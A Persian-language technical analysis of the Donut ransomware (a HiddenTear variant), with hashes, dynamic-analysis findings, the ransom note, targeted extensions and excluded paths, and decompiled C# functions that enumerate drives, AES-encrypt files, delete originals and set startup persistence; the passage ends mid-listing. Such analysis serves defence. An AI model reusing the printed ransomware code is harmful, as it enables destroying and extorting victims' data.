باسمه تعالی

تحلیل فنی باج افزار Donut

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی باج‌افزار HiddenTear به نام Donut خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در اوایل ماه ژوئن سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. این باج‌افزار از الگوریتم رمزنگاری AES(Rijndael) در حالت CBC - ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و فایل‌هایی با پسوندهای مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. این باج‌افزار همانند اکثر باج‌افزارها، پس از رمزگذاری فایل‌ها از قربانیان تقاضای بیت‌کوین می‌کند و طبق اخبار دریافت شده، محققان امنیتی حوزه‌ی باج‌افزار موفق به رمزگشایی فایل‌های رمزگذاری شده توسط این باج‌افزار گردیده‌اند.

مشخصات فایل اجرایی :


نام فایل	donut.exe
MD۵	e۷۶eca۲f۷d۰٤٥۰c۸٤٤۱۷a۸ac۲٤۲b٤۲٤c
SHA-۱	abdb۸a٤۳a٦d۰bf۹c٦۰d۹cd٤۲۲۳da۷۸۷c۳۳b۳٤۱bb
SHA-۲۵۶	۲f٤۰۰۱۱df۸٥d۷٥٥٥٦۸۱٦ac۹٤٤d۸۰٥b٦۳۱۳da٤٤c۷۳c۸۰۷۷۸af٦۲be٥۷۲۷c۰۰٥۸۱۱
اندازه فایل	٥۸ KB

فایل اجرایی این باج افزار دارای سه بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٤.۱۸	۸۱۹۲	٥٦٦۱۲	٥٦۸۳۲
.rsrc	۳.۹۳	٦٥٥۳٦	۱۳۸۸	۱٥۳٦
.reloc	۰.۰۸	۷۳۷۲۸	۱۲	٥۱۲

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار Donut، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، شروع به رمزگذاری فایل‌ها می‌کند و یک فایل اجرایی که نام آن کدشناسایی قربانی می‌باشد را در مسیر C:\Users\admin\AppData\Local\Temp ایجاد می‌کند. این فایل پس از پایان فرایند رمزگذاری، توسط باج‌افزار اجرا می‌شود و یک پنجره شامل پیغام باج‌خواهی و یک تصویر به شکل Donut که در طول صفحه دسکتاپ می‌چرخد را به نمایش می‌گذارد. پس از پایان فرایند رمزگذاری فایل‌ها، باج‌افزار تصویر مربوط به پس زمینه را نیز در همان مسیری که اشاره شد، قرار می‌دهد و پس از آن تصویر پس زمینه تغییر می‌کند. باج‌افزار یک فایل با نام decrypt.txt که شامل پیغام باج‌خواهی می‌باشد را نیز در کنار فایل‌های رمزگذاری شده ایجاد می‌کند. تصویر زیر مربوط به فایل‌های اشاره شده می‌باشد :



تصاویر زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد :



تصویر ۱: محتوای فایل decrypt.txt

Hi.
All your files have been ENCRYPTED by DONUT Ransomware.
Do you want to restore your files?
Your should buy DonutDecryptor.

Current Price $100.

For payment your need cryptocurrency BitCoin.
Write to our email - donutmmm @tutanota.com
and tell us your unique ID and BitCoin transaction.

Your Uniq ID is: X5WMdzI7SJHGCG2zYxh9y5EXo0Ig9EO3.exe
BitCoin wallet is: 1MVB7wbeF1yLGRCUmVdgiDWMD7yRspJX8C


Hi.
All your files have been ENCRYPTED by DONUT Ransomware.
Do you want to restore your files?
Your should buy DonutDecryptor.

Current Price $100.

For payment your need cryptocurrency BitCoin.
Write to our email - donutmmm @tutanota.com
and tell us your unique ID and BitCoin transaction.

Your Uniq ID is: X5WMdzI7SJHGCG2zYxh9y5EXo0Ig9EO3.exe
BitCoin wallet is: 1MVB7wbeF1yLGRCUmVdgiDWMD7yRspJX8C


تصویر ۲: تصویر پس زمینه که شامل پیغام باج‌خواهی نیز می‌باشد.



تصویر ۳: فایل اجرایی ایجاد شده در مسیر C:\Users\admin\AppData\Local\Temp

بر اساس پیغام باج‌خواهی، مهاجمین اعلام کرده اند تمام فایل‌ها را رمزگذاری نموده‌اند و قربانیان جهت خرید ابزار رمزگشایی باید معادل مبلغ ۱۰۰ دلار را به کیف پول بیت‌کوین به آدرس ۱MVBVwbeF۱yLGRCUmVdgiDWMDVyRspJXΛC پرداخت نمایند. قربانیان باید پس از پرداخت مبلغ باج‌خواهی از طریق آدرس ایمیل donutmmm@tutanota.com با مهاجمین ارتباط برقرار نمایند و کد شناسایی خود و اطلاعات مربوط به پرداخت را برای آن‌ها ارسال نمایند و پس از تایید مهاجمین، ابزار رمزگشایی در اختیار آن‌ها قرار خواهد گرفت.

طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج‌افزار تاکنون تعداد ۵ تراکنش برابر با ۰.۰۵۶۳۵۳۷۳ BTC داشته است.



Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.

Summary	
Address	1MVB7wbeF1yLGRCUmVdgiDWMD7yRspJX8C
Hash 160	e0b69c2eb2aebb65a18b8f4b486ee1492c9d0d62
Tools	Related Tags - Unspent Outputs

Transactions	
No. Transactions	5
Total Received	0.05635373 BTC
Final Balance	0.05635373 BTC

Request Payment Donation Button

همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES(Rijndael) در حالت CBC ۲۵۶ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند. باج‌افزار دایرکتوری‌ها و فایل‌های زیر را مورد حمله قرار نمی‌دهد :

ProgramData, ProgramFiles, ProgramFiles(xΛ٦), Windows, AllUsers, LocalSettings, AppData,


lulu, $RECYCLE, System Volume Information, desktop.ini, autorun.inf, ntuser.dat, iconcache.db, bootsect.bak, boot.ini, ntuser.dat.log, thumbs.db

لیست فایل‌های مورد هدف باج‌افزار :

.1cd, .3dm, .3ds, .3fr, .3g2, .3gp, .3pr, .7z, .7zip, .aac, .ab4, .abd, .acc, .accdb, .accde, .accdr, .accdt, .ach, .acr, .act, .adb, .adp, .ads, .agdl, .ai, .aiff, .ait, .al, .aoi, .apj, .apk, .arw, .ascx, .asf, .asm, .asp, .aspx, .asset, .asx, .atb, .avi, .awg, .back, .backup, .backupdb, .bak, .bank, .bay, .bdb, .bgt, .bik, .bin, .bkp, .blend, .bmp, .bpw, .bsa, .c, .cash, .cdb, .cdf, .cdr, .cdr3, .cdr4, .cdr5, .cdr6, .cdrw, .cdx, .ce1, .ce2, .cer, .cfg, .cfn, .cgm, .cib, .class, .cls, .cmt, .config, .contact, .cpi, .cpp, .cr2, .craw, .crt, .crw, .cry, .cs, .csh, .csl, .css, .csv, .d3dbsp, .dac, .das, .dat, .db, .db_journal, .db3, .dbf, .dbx, .dc2, .dcr, .dcs, .ddd, .ddoc, .ddrw, .dds, .def, .der, .des, .design, .dgc, .dgn, .dit, .djvu, .dng, .doc, .docm, .docx, .dot, .dotm, .dotx, .drf, .drw, .dtd, .dwg, .dxb, .dxf, .dxg, .edb, .eml, .eps, .erbsql, .erf, .exf, .fdb, .ffd, .fff, .fh, .fhd, .fla, .flac, .flb, .flf, .flv, .flvv, .forge, .fpx, .fxg, .gbr, .gho, .gif, .gray, .grey, .groups, .gry, .h, .hbk, .hdd, .hpp, .html, .ibank, .ibd, .ibz, .idx, .iif, .iiq, .incpas, .indd, .info, .info_, .ini, .iwi, .jar, .java,

.jnt, .jpe, .jpeg, .jpg, .js, .json, .k2p, .kc2, .kdbx, .kdc, .key, .kpdx, .kwm, .laccdb, .lbf, .lck, .ldf, .lit, .litemod, .litesql, .lock, .log, .ltx, .lua, .m, .m2ts, .m3u, .m4a, .m4p, .m4v, .ma, .mab, .mapimail, .max, .mbx, .md, .mdb, .mdc, .mdf, .mef, .mfw, .mid, .mkv, .mlb, .mmw, .mny, .money, .moneywell, .mos, .mov, .mp3, .mp4, .mpeg, .mpg, .mrw, .msf, .msg, .myd, .nd, .ndd, .ndf, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ns4, .nsd, .nsf, .nsg, .nsh, .nvram, .nwb, .nx2, .nxl, .nyf, .oab, .obj, .odb, .odc, .odf, .odg, .odm, .odp, .ods, .odt, .ogg, .oil, .omg, .one, .orf, .ost, .otg, .oth, .otp, .ots, .ott, .p12, .p7b, .p7c, .pab, .pages, .pas, .pat, .pbf, .pcd, .pct, .pdb, .pdd, .pdf, .pef, .pem, .pfx, .php, .pif, .pl, .plc, .plus_muhd, .pm!, .pm, .pmi, .pmj, .pml, .pmm, .pmo, .pmr, .pnc, .pnd, .png, .pnx, .pot, .potm, .potx, .ppam, .pps, .ppsm, .ppsx, .ppt, .pptm, .pptx, .prf, .private, .ps, .psafe3, .psd, .pspimage, .pst, .ptx, .pub, .pwm, .py, .qba, .qbb, .qbm, .qbr, .qbw, .qbx, .qby, .qcow, .qcow2, .qed, .qtb, .r3d, .raf, .rar, .rat, .raw, .rdb, .re4, .rm, .rtf, .rvt, .rw2, .rwl, .rwz, .s3db, .safe, .sas7bdat, .sav, .save, .say, .sd0, .sda, .sdb, .sdf, .sh, .sldm, .sldx, .slm, .sql, .sqlite, .sqlite3, .sqlitedb, .sqlite-shm, .sqlite-wal, .sr2, .srb, .srf, .srs, .srt, .srw, .st4, .st5, .st6, .st7, .st8, .stc, .std, .sti, .stl, .stm, .stw, .stx, .svg, .swf, .sxc, .sxd, .sxg, .sxi, .sxm, .sxw, .tax, .tbb, .tbk, .tbn, .tex, .tga, .thm, .tif, .tiff, .tlg, .tlx, .txt, .upk, .usr, .vbox, .vdi, .vhd, .vhdx, .vmdk, .vmsd, .vmx, .vmxf, .vob, .vpd, .vsd, .wab, .wad, .wallet, .war, .wav, .wb2, .wma, .wmf, .wmv, .wpd, .wps, .x11, .x3f, .xis, .xla, .xlam, .xlk, .xlm, .xlr, .xls, .xlsb, .xlsm, .xlsx, .xlt, .xltm, .xltx, .xlw, .xml, .xps, .xxx, .ycbcra, .yuv, .zip

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها پسوند donut. به انتهای فایل‌ها اضافه می‌شود.




بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار Donut به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار Donut ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



تصاویر زیر تابع Main و تابع Form۱() باج‌افزار را نشان می دهند که در ابتدای اجرای باج‌افزار به ترتیب فراخوانی می‌شوند :

```
Program
1  using System;
2  using System.Windows.Forms;
3
4  namespace lulu_cry
5  {
6      // Token: 0x02000005 RID: 5
7      internal static class Program
8      {
9          // Token: 0x0600001B RID: 27 RVA: 0x00002963 File Offset: 0x00000B63
10         [STAThread]
11         private static void Main()
12         {
13             Application.EnableVisualStyles();
14             Application.SetCompatibleTextRenderingDefault(false);
15             Application.Run(new Form1());
16         }
17     }
18 }
19
```

تصویر ۱: تابع Main باج‌افزار

```
Form1
85          // Token: 0x0600000C RID: 12 RVA: 0x00002215 File Offset: 0x00000415
86          public Form1()
87          {
88              this.InitializeComponent();
89              base.Hide();
90              base.ShowInTaskbar = false;
91              Form1.cryptInit();
92              Form1.LiveFileSysEncrypt();
93              Process.Start(Form1.landingPath);
94          }
```

تصویر ۲: تابع Form۱() باج‌افزار

همانطور که اشاره نمودیم باج‌افزار از الگوریتم رمزنگاری AES(Rijndael) در حالت CBC ۲۵۶ بیتی استفاده می‌نماید، قطعه کد زیر مربوط به این فرایند می‌باشد :

```
cryptInit() : void
1  // lulu_cry.Form1
2  // Token: 0x06000008 RID: 8 RVA: 0x000020B8 File Offset: 0x000002B8
3  public static void cryptInit()
4  {
5      Form1.rijndaelAlg = Rijndael.Create();
6      Form1.rijndaelAlg.KeySize = 256;
7      Form1.rijndaelAlg.BlockSize = 128;
8      Form1.rijndaelAlg.Padding = PaddingMode.None;
9      Form1.rijndaelAlg.Mode = CipherMode.CBC;
10 }
11
```

قطعه کد زیر تابع LiveFileSysEncrypt() می‌باشد که شامل توابع مختلف و فرایند ایجاد فایل اجرایی است که نام آن هم نام با کدشناسایی قربانی است که باج‌افزار آن را در مسیر زیرایجاد می‌کند :

C:\Users\admin\AppData\Local\Temp

LiveFileSysEncrypt() : void

```
// lulu_cry.Form1
// Token: 0x06000014 RID: 20 RVA: 0x000024E0 File Offset: 0x000006E0
public static void LiveFileSysEncrypt()
{
    try
    {
        List<string> list = null;
        Form1.GetDriveLetters(ref list);
        Form1.donut_key = Form1.GenerateCoupon(32, Guid.NewGuid().GetHashCode());
        Form1.donut_id = Form1.GenerateCoupon(32, Guid.NewGuid().GetHashCode());
        Form1.landingPath = Path.Combine(Path.GetTempPath(), Form1.donut_id.ToString() + ".exe");
        Form1.string4 = "Your Uniq ID is: " + Form1.donut_id + "\nBitCoin wallet is: 1MVB7wbeF1yLGRCUmVdgiDWMD7yRspJX8C";
        Form1.decryptLandingStr = Form1.string1 + Form1.string2 + Form1.string3 + Form1.string4;
        try
        {
            Form1.writeLanding();
        }
        catch (Exception)
        {
        }
        try
        {
            Form1.SetStartup(Form1.landingPath);
        }
        catch (Exception)
        {
        }
        new Thread(new ThreadStart(Form1.sendInfoThread)).Start();
        Form1.setKey(Form1.donut_key);
        for (int i = 0; i < list.Count; i++)
        {
            Form1.cryptDrive(list[i]);
        }
    }
    catch (Exception)
    {
    }
}
```

قطعه کدهای زیر مربوط به بررسی درایوهای مختلف و سایر فرایندهایی است که باج‌افزار جهت رمزگذاری استفاده می‌نماید :

GetDriveLetters(ref List<string>) : void

```
// lulu_cry.Form1
// Token: 0x0600000D RID: 13 RVA: 0x00002248 File Offset: 0x00000448
public static void GetDriveLetters(ref List<string> drives)
{
    DriveInfo[] drives2 = DriveInfo.GetDrives();
    drives = new List<string>();
    foreach (DriveInfo driveInfo in drives2)
    {
        if (driveInfo.DriveType == DriveType.Fixed)
        {
            drives.Add(driveInfo.RootDirectory.FullName);
        }
    }
}
```

تصویر ۱

cryptDrive(string) : void

```
// lulu_cry.Form1
// Token: 0x06000011 RID: 17 RVA: 0x0000237C File Offset: 0x0000057C
public static void cryptDrive(string path)
{
    try
    {
        string[] files = Directory.GetFiles(path);
        int num = 0;
        for (int i = 0; i < files.Length; i++)
        {
            if (Form1.checkStopList(files[i]))
            {
                string value = Path.GetExtension(files[i]).ToLower();
                if (Form1.extensions_target.IndexOf(value) > 0)
                {
                    num++;
                    new Thread(new ParameterizedThreadStart(Form1.cryptFileThread)).Start(files[i]);
                }
            }
        }
        if (num > 0)
        {
            try
            {
                File.WriteAllText(Path.Combine(path, "decrypt.txt"), Form1.decryptLandingStr);
            }
            catch (Exception)
            {
            }
        }
        string[] directories = Directory.GetDirectories(path);
        for (int j = 0; j < directories.Length; j++)
        {
            if (Form1.checkStopList(directories[j]))
            {
                Form1.cryptDrive(directories[j]);
            }
        }
    }
    catch (Exception)
    {
    }
}
```

تصویر ۲

cryptFileThread(object) : void

```
// lulu_cry.Form1
// Token: 0x06000010 RID: 16 RVA: 0x0000233C File Offset: 0x0000053C
private static void cryptFileThread(object obj)
{
    try
    {
        string text = (string)obj;
        Form1.enCrytp(text, text + ".donut");
        File.Delete(text);
    }
    catch (Exception)
    {
    }
}
```

تصویر ۳

enCrytp(string, string) : void

```
// lulu_cry.Form1
// Token: 0x06000016 RID: 22 RVA: 0x00002660 File Offset: 0x00000860
public static void enCrytp(string sourceFName, string outFName)
{
    int num = 0;
    BinaryWriter binaryWriter = new BinaryWriter(File.Open(outFName, FileMode.Create));
    BinaryReader binaryReader = new BinaryReader(File.Open(sourceFName, FileMode.Open));
    Form1.rijndaelAlg.Key = Form1.x1;
    Form1.rijndaelAlg.IV = Form1.y1;
    MemoryStream memoryStream = new MemoryStream();
    CryptoStream cryptoStream = new CryptoStream(memoryStream, Form1.rijndaelAlg.CreateEncryptor(), CryptoStreamMode.Write);
    byte[] buffer = new byte[Form1.blockSize];
    while (binaryReader.BaseStream.Position < binaryReader.BaseStream.Length)
    {
        num = binaryReader.Read(buffer, 0, Form1.blockSize);
        cryptoStream.Write(buffer, 0, Form1.blockSize);
        byte[] buffer2 = memoryStream.ToArray();
        binaryWriter.Write(buffer2, 0, Form1.blockSize);
        memoryStream.Flush();
        cryptoStream.Flush();
        memoryStream.Seek(0L, SeekOrigin.Begin);
        if (num < Form1.blockSize)
        {
            break;
        }
    }
    binaryWriter.Write(Convert.ToByte(Form1.blockSize - num));
    cryptoStream.Close();
    binaryReader.Close();
    binaryWriter.Close();
}
```

تصویر ٤

قطعه کد زیر مربوط به تابع بررسی دایرکتوری‌هایی است که باج‌افزار آن‌ها را مورد هدف قرار نمی‌دهـد، در ادامه نیز لیست دایرکتوری‌ها و فایل‌هایی که باج‌افزار آن‌ها را رمزگذاری نمی‌کند، آمده است :

checkStopList(string) : bool

```
// lulu_cry.Form1
// Token: 0x0600000F RID: 15 RVA: 0x000022C8 File Offset: 0x000004C8
public static bool checkStopList(string path)
{
    bool result = true;
    path.ToLower();
    for (int i = 0; i < Form1.stop_list_files.Length; i++)
    {
        if (path.ToLower().IndexOf(Form1.stop_list_files[i].ToLower()) > 0)
        {
            return false;
        }
    }
    for (int j = 0; j < Form1.stop_list_path.Length; j++)
    {
        if (path.ToLower().IndexOf(Form1.stop_list_path[j].ToLower()) > 0)
        {
            return false;
        }
    }
    return result;
}
```

تصویر ١

Form1

```
344         public static string[] stop_list_path = new string[]
345         {
346             "\\ProgramData",
347             "\\Program Files",
348             "\\Program Files (x86)",
349             "\\Windows",
350             "\\All Users",
